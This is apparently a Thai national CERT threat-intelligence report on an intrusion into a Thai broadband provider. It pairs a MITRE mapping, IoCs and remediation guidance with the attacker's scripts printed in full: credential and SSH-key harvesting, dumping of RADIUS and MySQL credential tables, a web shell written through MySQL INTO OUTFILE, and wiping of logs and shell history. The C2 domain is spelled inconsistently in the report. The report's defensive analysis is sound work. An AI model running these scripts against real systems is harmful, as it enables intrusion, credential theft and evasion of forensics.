
ภาพที่ 23: mesh_fix.sh ติดตั้ง MeshCentral โดยอัตโนมัติผ่านคีย์ลงทะเบียน พร้อมกลไกติดตั้ง
สำรองสำหรับเครื่องที่ถูกบุกรุก (ที่มา: hunt.io)



ภาพที่ 24: ตัวอย่างข้อมูลจาก devices.json แสดง MeshCentral Agent ที่ใช้งานอยู่พร้อมสิทธิ์ root ในกลุ่ม TH-xxx และกลุ่ม Mesh ที่สอง (ที่มา: hunt.io)

8. เคลื่อนที่ในเครือข่ายภายในและขโมยข้อมูลรับรอง RADIUS

- **ลุ่มรหัสผ่าน SSH ในวงกว้าง:** ใช้สคริปต์ brute.sh, brute2.sh, brute3.sh โจมตีกว่า 55 IP ภายในองค์กร ด้วยรหัสผ่านทั่วไปและรหัสผ่านเฉพาะองค์กรที่ฝังไว้ในสคริปต์
- **เก็บเกี่ยวข้อมูลรับรองและฐานข้อมูล:** ใช้ cred_hunt.sh ดึงกุญแจ SSH ไฟล์ตั้งค่า PHP ข้อมูลรับรอง RADIUS และ SNMP Community String และใช้ db_creds.sh ที่มีรหัสผ่าน root ของ MySQL ฝังอยู่ในสคริปต์ เพื่อดึงตาราง NAS Client จากฐานข้อมูล radius_corp, radiusinfo และ job_radius
- **เคลื่อนที่ผ่าน MySQL:** ใช้ deep_hunt.sh ทดสอบการยืนยันตัวตนแบบไม่ใช้รหัสผ่าน และ mysql_exploit.sh/mysql_rce.sh/mysql_rce2.sh ใช้เทคนิค LOAD_FILE และ INTO OUTFILE ฝัง Web Shell พร้อมฝังกุญแจ SSH ลงใน authorized_keys และแก้ไขสิทธิ์ฐานข้อมูลเพื่อคงการเข้าถึง



ภาพที่ 25: ข้อมูลรับรองเฉพาะองค์กรที่ฝังอยู่ใน brute2.sh สำหรับการเชื่อมต่อผ่าน SSH ขนาดใหญ่ในเครือข่ายภายใน (ที่มา: hunt.io)

File preview

cred_hunt.sh • application/x-sh • full

Download

Max 1,130 bytes

```
#!/bin/bash
echo "=== IDC SSH KEY ==="
cat /home/idc/.ssh/id_rsa 2>/dev/null
cat /home/idc/.ssh/id_rsa.pub 2>/dev/null

echo "=== PHP CONFIGS ==="
grep -rn 'password\|passwd\|pass\|mysql_connect\|mysqli\|PDO\|snmp\|community' /etc/crontab_data/ 2>/dev/null | head -40
grep -rn 'password\|passwd\|pass\|host' /var/www/dashboard/config* /var/www/dashboard/db* /var/www/dashboard/inc* /var/www/das

echo "=== DB CONNECT FILES ==="
find /var/www/ -name '*.php' -exec grep -l 'mysql_connect\|mysqli\|PDO\|mongo' {} \; 2>/dev/null | head -20

echo "=== SNMP COMMUNITY ==="
grep -rn 'community\|snmp' /etc/crontab_data/ 2>/dev/null | head -20

echo "=== MYSQL CRED FROM PHP ==="
grep -rn "mysql_connect\|'host'\|'user'\|'pass'\|'dbname'" /var/www/dashboard/ 2>/dev/null | grep -i "pass\|connect\|host" | h

echo "=== RADIUS DB CRED ==="
cat /var/www/dashboard/config/database.php 2>/dev/null
cat /var/www/dashboard/application/config/database.php 2>/dev/null

echo "=== IDC BASH HISTORY FULL ==="
cat /home/idc/.bash_history 2>/dev/null

echo "=== END ==="
```

ภาพที่ 26: cred_hunt.sh เก็บเกี่ยวกุญแจ SSH ข้อมูลรับรองแอปพลิเคชัน และไฟล์ตั้งค่าจากเครื่อง Linux ที่ถูกบุกรุก (ที่มา: hunt.io)

File preview

db_creds.sh • application/x-sh • full

Download

Max 1,328 bytes

```
#!/bin/bash
MYSQL="mysql -u root -h 10.10.10.10"

echo "=== RADIUS USERS ==="
$MYSQL -e "USE radius_corp; SELECT * FROM radcheck LIMIT 20;" 2>/dev/null
echo "---"
$MYSQL -e "USE radiusinfo; SHOW TABLES;" 2>/dev/null
echo "---"
$MYSQL -e "USE job_radius; SHOW TABLES;" 2>/dev/null

echo "=== EMONCMS USERS ==="
$MYSQL -e "USE emoncms; SELECT * FROM users LIMIT 10;" 2>/dev/null

echo "=== ALL DATABASES CREDENTIAL TABLES ==="
for db in $($MYSQL -N -e "SHOW DATABASES" 2>/dev/null | grep -v information_schema | grep -v performance_schema); do
    for tbl in $($MYSQL -N -e "USE $db; SHOW TABLES" 2>/dev/null | grep -iE 'user|admin|account|login|pass|cred|auth'); do
        echo "=== $db.$tbl ==="
        $MYSQL -e "SELECT * FROM $db.$tbl LIMIT 5;" 2>/dev/null
    done
done

echo "=== RADIUS NAS CLIENTS ==="
$MYSQL -e "USE radius_corp; SELECT * FROM nas LIMIT 20;" 2>/dev/null
$MYSQL -e "USE radiusinfo; SELECT * FROM nas LIMIT 20;" 2>/dev/null

echo "=== SEARCH CONFIG TABLES ==="
for db in $($MYSQL -N -e "SHOW DATABASES" 2>/dev/null | grep -v information_schema | grep -v performance_schema); do
    for tbl in $($MYSQL -N -e "USE $db; SHOW TABLES" 2>/dev/null | grep -iE 'config|setting|host|server|connect|snmp'); do
        echo "=== $db.$tbl ==="
        $MYSQL -e "SELECT * FROM $db.$tbl LIMIT 5;" 2>/dev/null
    done
done

echo "=== END ==="
```

ภาพที่ 27: db_creds.sh มุ่งเป้าไปยังฐานข้อมูล radius_corp, radiusinfo และ job_radius โดยใช้รหัสผ่าน root ของ MySQL ที่ฝังไว้ตายตัว (ที่มา: hunt.io)

File preview

mysql_rce.sh • application/x-sh • full

Max 1,983 bytes

```
#!/bin/bash
HOST="10.11.11.210"
PASS="root"

echo "=== WEB ROOT DISCOVERY ==="
mysql -h $HOST -u root -e "SELECT LOAD_FILE('/etc/httpd/conf/httpd.conf');" 2>/dev/null | grep -i 'DocumentRoot\|Serve

echo "=== APACHE CONFIG ==="
mysql -h $HOST -u root -e "SELECT LOAD_FILE('/etc/httpd/conf.d/ssl.conf');" 2>/dev/null | grep -i 'DocumentRoot\|Virtu

echo "=== CHECK WRITABLE DIRS ==="
mysql -h $HOST -u root -e "SELECT LOAD_FILE('/var/www/html/index.html');" 2>/dev/null | head -5
mysql -h $HOST -u root -e "SELECT LOAD_FILE('/var/www/html/index.php');" 2>/dev/null | head -5

echo "=== WRITE WEBSHELL ==="
mysql -h $HOST -u root -e "SELECT '<?php system($_GET['c']); ?>' INTO OUTFILE '/var/www/html/info.php';" 2>/dev/nul
echo "WEBSHELL_STATUS=$?"

echo "=== WRITE SSH KEY ==="
PUBKEY=$(cat /root/.ssh/id_rsa.pub)
mysql -h $HOST -u root -e "SELECT LOAD_FILE('/home/3bbadmin/.ssh/authorized_keys');" 2>/dev/null
mysql -h $HOST -u root -e "SELECT '$PUBKEY' INTO OUTFILE '/tmp/mc_key.pub';" 2>/dev/null

echo "=== CRONTAB WRITE ==="
mysql -h $HOST -u root -e "SELECT '* * * * * mysql /bin/bash -c \"mkdir -p /var/lib/mysql/.ssh && cat /tmp/mc_key.pub'";" 2>/dev/null
echo "CRON_STATUS=$?"

echo "=== CHECK OS ==="
mysql -h $HOST -u root -e "SELECT LOAD_FILE('/etc/redhat-release');" 2>/dev/null
mysql -h $HOST -u root -e "SELECT LOAD_FILE('/etc/centos-release');" 2>/dev/null

echo "=== CHECK SSHD CONFIG ==="
mysql -h $HOST -u root -e "SELECT LOAD_FILE('/etc/ssh/sshd_config');" 2>/dev/null | grep -iE 'PasswordAuth|PermitRoot|

echo "=== TEST WEBSHELL ==="
curl -s --connect-timeout 5 "http://10.11.11.210/info.php?c=1" 2>/dev/null

echo "=== END ==="
```

ภาพที่ 28: mysql_rce.sh ใช้ประโยชน์จาก MySQL INTO OUTFILE เพื่อติดตั้ง PHP Web Shell และฝังกุญแจ SSH สำหรับคงการเข้าถึงถาวร (ที่มา: hunt.io)

9. 3 มิถุนายน 2026 — Hunt.io ตรวจพบไดเรกทอรีที่เปิดเผยต่อสาธารณะ

- จุดที่ปฏิบัติการถูกตรวจพบ: แพลตฟอร์ม AttackCapture ของ Hunt.io ตรวจพบไดเรกทอรีเก็บเครื่องมือโจมตี 298 ไฟล์ ใน 30 ไดเรกทอรีย่อย รวมขนาดประมาณ 19 เมกะไบต์ บน VPS ที่ตั้งอยู่ในประเทศไทย ซึ่งยืนยันว่าปฏิบัติการดังกล่าวยังคงดำเนินอยู่จริง (Active Intrusion) ในขณะนั้น พร้อมพบเซสชันของ MeshCentral ที่ยังเชื่อมต่ออยู่

10. 28 มิถุนายน 2026 — ย้ายเนมเซิร์ฟเวอร์โดเมน C2 ไปใช้ Cloudflare

- กิจกรรมโครงสร้างพื้นฐานหลังถูกตรวจพบ: หลังจุดที่ Hunt.io ตรวจพบไดเรกทอรีที่เปิดเผย ผู้โจมตียังคงเปลี่ยนเนมเซิร์ฟเวอร์ของโดเมน www[.]layuthayatech[.]com จาก Ultrahost ไปใช้ Cloudflare ซึ่งอาจเป็นการปรับปรุงโครงสร้างพื้นฐานตามปกติหรือความพยายามปกปิดที่ตั้งเซิร์ฟเวอร์จริง โดยยังไม่มีหลักฐานยืนยันว่าเกี่ยวข้องโดยตรงกับการตรวจพบดังกล่าวหรือไม่

11. ล้างร่องรอยทางนิติวิทยาศาสตร์แบบเลือกสรร

- **ลบร่องรอยแบบเลือกสรร:** สคริปต์ cleanup_target.sh ลบไฟล์ที่เกี่ยวข้องกับ PwnKit, Dirty COW, ไบนารี SUID, PHP Web Shell และสคริปต์ติดตั้งทั้งหมด รวมถึงลบบันทึกที่ระบบ (auth.log, syslog, nginx log, kern.log) และประวัติการใช้คำสั่ง (Shell History)
- **จงใจคงการเข้าถึงไว้:** แม้จะลบร่องรอยเกือบทั้งหมด แต่ Agent ของ MeshCentral ยังคงเปิดใช้งานอยู่โดยเจตนา พร้อมตรวจสอบสถานะไบนารี SUID ที่ซ่อนไว้และบริการ MeshCentral เป็นขั้นตอนสุดท้ายก่อนยุติปฏิบัติการ

File preview
 cleanup_target.sh • application/x-sh • full
 Max 1,362 bytes

```
#!/bin/bash
echo "=== Cleanup Start ==="

# Remove PwnKit artifacts
rm -rf /tmp/pwn /tmp/pwn2 /tmp/evil.so /tmp/pwnkit.so /tmp/pwnkit_run /tmp/run_pwn.sh /tmp/pwn_out.txt
rm -rf /tmp/lo1 /tmp/launcher /tmp/launcher2 /tmp/GCONV_PATH=

# Remove SUID source and output
rm -f /tmp/rootcmd /tmp/suid_out.txt /tmp/install_suid.c /tmp/install_suid.so

# Remove persistence artifacts
rm -f /tmp/persist_out.txt /tmp/passwd.bak

# Remove mesh deploy scripts
rm -f /tmp/mesh_deploy.sh /tmp/mesh_fix.sh /tmp/mesh_manual.sh

# Remove /root temp files
rm -f /root/meshinstall.sh /root/meshagent.msh

# Remove password webshell
rm -f /var/www/dashboard/.r.php

# Clear logs
> /var/log/auth.log 2>/dev/null
> /var/log/syslog 2>/dev/null
> /var/log/nginx/access.log 2>/dev/null
> /var/log/nginx/error.log 2>/dev/null
> /var/log/php5-fpm.log 2>/dev/null
> /var/log/kern.log 2>/dev/null
> /var/log/messages 2>/dev/null

# Clear bash history
> /root/.bash_history 2>/dev/null
> /home/*/.bash_history 2>/dev/null

echo "=== Verify ==="
echo "SUID: $(ls -la /usr/local/bin/.rc 2>&1)"
echo "MESH: $(service meshagent status 2>&1)"
echo "TMP artifacts remaining:"
ls /tmp/num* /tmp/evil* /tmp/launcher* /tmp/rootcmd /tmp/suid_out* /tmp/passwd* /tmp/persist* /tmp/mesh_deploy* /tmp/mesh_fix*
```

ภาพที่ 29: cleanup_target.sh ลบร่องรอยการโจมตีและบันทึกที่ระบบ ขณะที่จงใจคงเครื่องมือ MeshCentral Agent ไว้เพื่อการเข้าถึงต่อเนื่อง (ที่มา: hunt.io)



ภาพที่ 30: แผนผังลำดับขั้นการโจมตี (Attack Flow) โดยรวมของปฏิบัติการ

Tactics, Techniques, and Procedures (MITRE ATT&CK)

การจัดทำ TTPs (Tactics, Techniques, and Procedures) นี้เป็นการแมปพฤติกรรมที่ตรวจพบตลอดปฏิบัติการเข้ากับกรอบมาตรฐาน MITRE ATT&CK พร้อมทั้งตรวจสอบและปรับแก้รหัสเทคนิคบางรายการจากรายงานต้นทางให้สอดคล้องกับนิยามที่ถูกต้อง เพื่อความแม่นยำในการนำไปใช้เฝ้าระวังและตรวจจับ

Tactic	Technique ID	Technique Name
Reconnaissance	T1595	Active Scanning
	T1592	Gather Victim Host Information
Initial Access	T1190	Exploit Public-Facing Application
Execution	T1059.004	Command and Scripting Interpreter: Unix Shell
Persistence	T1098	Account Manipulation
	T1098.004	SSH Authorized Keys
	T1505.003	Server Software Component: Web Shell
	T1078.001	Valid Accounts: Default Accounts (unconfirmed)
Privilege Escalation	T1068	Exploitation for Privilege Escalation
	T1574.006	Hijack Execution Flow: Dynamic Linker Hijacking
	T1548.001	Abuse Elevation Control Mechanism: Setuid and Setgid
Defense Evasion	T1027	Obfuscated Files or Information
	T1070	Indicator Removal
	T1070.001	Clear Linux or Mac System Logs
Credential Access	T1552.004	Unsecured Credentials: Private Keys

Tactic	Technique ID	Technique Name
	T1552	Unsecured Credentials (Config Files, Hardcoded Passwords)
	T1110.003	Brute Force: Password Spraying
	T1539	Steal Web Session Cookie
Discovery	T1046	Network Service Discovery
Lateral Movement	T1021.004	Remote Services: SSH
	T1133	External Remote Services
	T1210	Exploitation of Remote Services
Command and Control	T1105	Ingress Tool Transfer
	T1071.001	Application Layer Protocol: Web Protocols
	T1219	Remote Access Software
	T1090.001	Proxy: Internal Proxy (unconfirmed)

Indicators of Compromise (IoCs)

Indicators of Compromise (IoCs) คือ ร่องรอยหรือหลักฐานทางดิจิทัลที่บ่งชี้ว่าระบบหรือเครือข่ายอาจถูกบุกรุกโดยผู้ไม่หวังดี ทั้งนี้ รายงานต้นทางไม่ได้เปิดเผยค่าแฮชไฟล์มัลแวร์ (SHA-256) จึงขอเสนอร่องรอยในรูปแบบอื่นดังนี้

Domain (โครงสร้างพื้นฐานผู้โจมตี)

www[.]jayuthayatech[.]com

IPv4 Address (โครงสร้างพื้นฐานผู้โจมตี)

92[.]63[.]180[.]133 (VPS ผู้โจมตี / จุดพักคำสั่ง Reverse Shell)

แนวทางการเฝ้าระวัง ป้องกัน และรับมือ

1. การเฝ้าระวังเชิงรุก (Proactive Monitoring & Detection)

- การล่มและรีสตาร์ทของบริการ FortiGate SSL-VPN (sslvpn): เฝ้าระวังการล่มซ้ำที่อาจบ่งชี้การทดสอบหรือยิงช่องโหว่ CVE-2024-21762
- การเชื่อมต่อ WebSocket ไปยัง `www[.]jayuthayatech[.]com/agent.ashx`: ตรวจสอบการเชื่อมต่อขาออกไปยังโดเมนและ Endpoint ดังกล่าวในระดับ Firewall/Proxy
- MeshCentral Agent ที่ไม่ได้รับอนุญาต: ตรวจสอบไดเรกทอรีติดตั้ง (เช่น `/usr/local/mesh_services/`) และ Enrollment Key ที่ไม่ทราบที่มา
- การเข้าถึงฐานข้อมูล RADIUS ผิดปกติ: ตรวจสอบบันทึกการ Query ฐานข้อมูล `radius_corp`, `radiusinfo`, `job_radius` ที่มีรูปแบบผิดปกติหรือมาจาก Session ที่ไม่คุ้นเคย
- ร่องรอยการยกระดับสิทธิ์แบบ PwnKit: เฝ้าระวังการเรียกใช้ `gconv` หรือการตั้งค่าตัวแปรสภาพแวดล้อม `GCONV_PATH` ที่ผิดปกติ
- ไบนารี SUID ที่ซ่อนไว้: สแกนหาไฟล์ SUID ที่ไม่ทราบที่มา โดยเฉพาะที่ `/usr/local/bin/.rc`
- ไฟล์ PHP ที่ไม่คาดคิดใน Web Root: ตรวจสอบไฟล์ใหม่ เช่น `info.php` หรือไฟล์ที่ขึ้นต้นด้วยจุด (`.r.php`) ใน `/var/www/`

2. มาตรการป้องกันเชิงโครงสร้าง (Preventative Hardening)

- การจัดการช่องโหว่ FortiGate: ตรวจสอบและอัปเดตเฟิร์มแวร์ FortiOS ของอุปกรณ์ SSL-VPN ทุกเครื่องให้เป็นเวอร์ชันที่ได้รับการแก้ไข CVE-2024-21762 โดยเร็วที่สุด
- การเสริมความมั่นคงปลอดภัย F5 BIG-IP: ตรวจสอบและแพตช์ช่องโหว่ CVE-2021-22986, CVE-2022-1388 และ CVE-2023-46747
- การแพตช์ Pentaho BI Server: อัปเดตเพื่อแก้ไขช่องโหว่ Ghostcat (CVE-2020-1938) หรือปิดการใช้งาน AJP Connector หากไม่มีความจำเป็นต้องใช้งาน
- สุขอนามัยด้านข้อมูลรับรอง: ยกเลิกการฝังรหัสผ่านหรือคีย์ลับไว้ในสคริปต์ (Hardcoded Credentials) และบังคับใช้การจัดการรหัสผ่านผ่านระบบ Secrets Management
- การแบ่งส่วนเครือข่าย (Segmentation): แยกเครือข่าย DMZ ออกจากระบบฐานข้อมูล RADIUS และระบบ BSS ภายใน เพื่อจำกัดผลกระทบหากถูกบุกรุก
- การกรองทราฟฟิกขาออก (Egress Filtering): บล็อกการเชื่อมต่อขาออกไปยัง `www[.]jayuthayatech[.]com` และ `92[.]63[.]180[.]133` ในระดับ Firewall/Proxy ทุกจุด

3. การรับมือและแก้ไขเหตุการณ์ (Incident Response & Remediation)

- ขั้นตอนที่ 1: การเก็บรักษาหลักฐานทางนิติวิทยาศาสตร์ (Forensic Preservation): เก็บภาพหน่วยความจำและดิสก์ของระบบที่สงสัยก่อนดำเนินการแก้ไขใด ๆ เนื่องจากพบว่าผู้โจมตีมีการเตรียมสคริปต์ล้างร่องรอยไว้อย่างจริงจัง
- ขั้นตอนที่ 2: การตัดการเชื่อมต่อและกักกัน (Isolation & Containment): แยกเครื่องแม่ข่ายและอุปกรณ์ที่ถูกบุกรุกออกจากเครือข่าย บล็อกการเชื่อมต่อขาออกไปยังโครงสร้างพื้นฐาน C2 ที่ระบุไว้ทันที
- ขั้นตอนที่ 3: การจัดการสิทธิ์และตัวตน (Identity Invalidation): หมุนเวียนข้อมูลรับรองที่อาจรั่วไหลทั้งหมด ได้แก่ กุญแจ SSH รหัสผ่านฐานข้อมูล ใบรับรอง VPN (เพิกถอนใบรับรองเดิม) ข้อมูลรับรอง RADIUS และค่าลับของแอปพลิเคชัน
- ขั้นตอนที่ 4: การกวาดล้างและทำความสะอาดระบบ (Eradication & System Cleaning): ลบ MeshCentral Agent ที่ไม่ได้รับอนุญาต ไบนารี SUID ที่ซ่อนไว้ เว็บเซลล์ PHP และร่องรอยของ PwnKit/Dirty COW ออกจากทุกระบบที่ได้รับผลกระทบ
- ขั้นตอนที่ 5: การฟื้นฟูและตรวจสอบยืนยัน (Recovery & Verification): ยืนยันว่าเฟิร์มแวร์ FortiGate ได้รับการแพตช์แล้ว ตรวจสอบความถูกต้องของข้อมูลสมาชิกในฐานข้อมูล RADIUS และเฝ้าระวังความพยายามเข้าถึงซ้ำอย่างต่อเนื่อง

อ้างอิง (References)

1. <https://hunt.io/blog/thai-broadband-fortigate-sslvpn-meshcentral-intrusion>
2. Threat Intelligence ฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์



<https://forms.gle/U7XGhSGTdWatqpUtz>

แบบประเมินรายงานข่าวกรองไซเบอร์



จัดทำโดย

ฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์ สำนักประสานงาน
ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ
โทร: 02 114 3531 อีเมล: cti_misp@ncsa.or.th